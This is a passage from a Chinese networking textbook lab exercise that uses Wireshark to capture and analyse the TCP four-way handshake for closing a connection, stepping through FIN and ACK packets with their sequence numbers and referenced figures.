


图 2-31 建立连接第三次握手

实训 2.2 Wireshark 分析 TCP 四次握手终止连接过程

【实训目的】

(1) 学会 Wireshark 的使用方法,掌握利用 Wireshark 捕获和分析数据包的方法。

(2) 加深理解 TCP 四次握手过程,了解网络协议的工作原理。

(3) 加深理解 IP、TCP 等数据包格式。

(4) 了解 HTTP 等应用层协议的数据包传输模式。

【实训环境】

一台运行 Windows 操作系统并与 Internet 相连的计算机。

【实训内容】

1. TCP 四次握手

终止 TCP 连接,需要四次握手;因为 TCP 连接是全双工通信,因此每个方向必须单独进行关闭。TCP 连接的终止过程如下。

(1) 发送关闭的一方(即发送第一 FIN,一般是客户端)将执行主动关闭,而另一方(收到这个 FIN)执行被动关闭。通常一方完成主动关闭,另一方完成被动关闭。

(2) 当接收方(服务器端)收到关闭方发送方的 FIN,TCP 服务器向应用程序传送一个文件结束符,然后它发回一个 ACK,确认序号为收到序号加 1,和 SYN 一样,一个 FIN 将占用一个序号。

(3) 服务器端关闭它的连接,它又向 TCP 客户端发送另一个 FIN。

(4) 当客户端收到服务器端发送的 FIN,客户端就必须发回一个确认,并将确认序号设置为收到序号加 1。

2. 过滤数据包

从图 2-11 捕获的数据包中,过滤 TCP 数据包显示的信息如图 2-32 所示,序号为 22、23、26 和 27 的 4 条记录是 TCP 的终止握手过程。

3. 分析数据包

(1) 第一次握手:客户端 220.181.26.53 用端口 80 对服务器 192.168.1.100 端口 1928 发送一个序号为 237 的 FIN 报文,FIN=1,ACK=1,如图 2-33 所示。

(2) 第二次握手:服务器 192.168.1.100 用端口 1928 对客户端 220.181.26.53 端口 80 发送一个序号为 272 的确认报文,它的 ACK 序号为 238(237+1),ACK=1,如图 2-34 所示。

(3) 第三次握手:服务器端又发送了一个序号为 272 的 FIN 报文,可以看到这个报文的序号和 ACK 序号与上面一个报文一样,FIN=1,ACK=1,如图 2-35 所示。




图 2-32　TCP 数据包




图 2-33　终止连接第一次握手

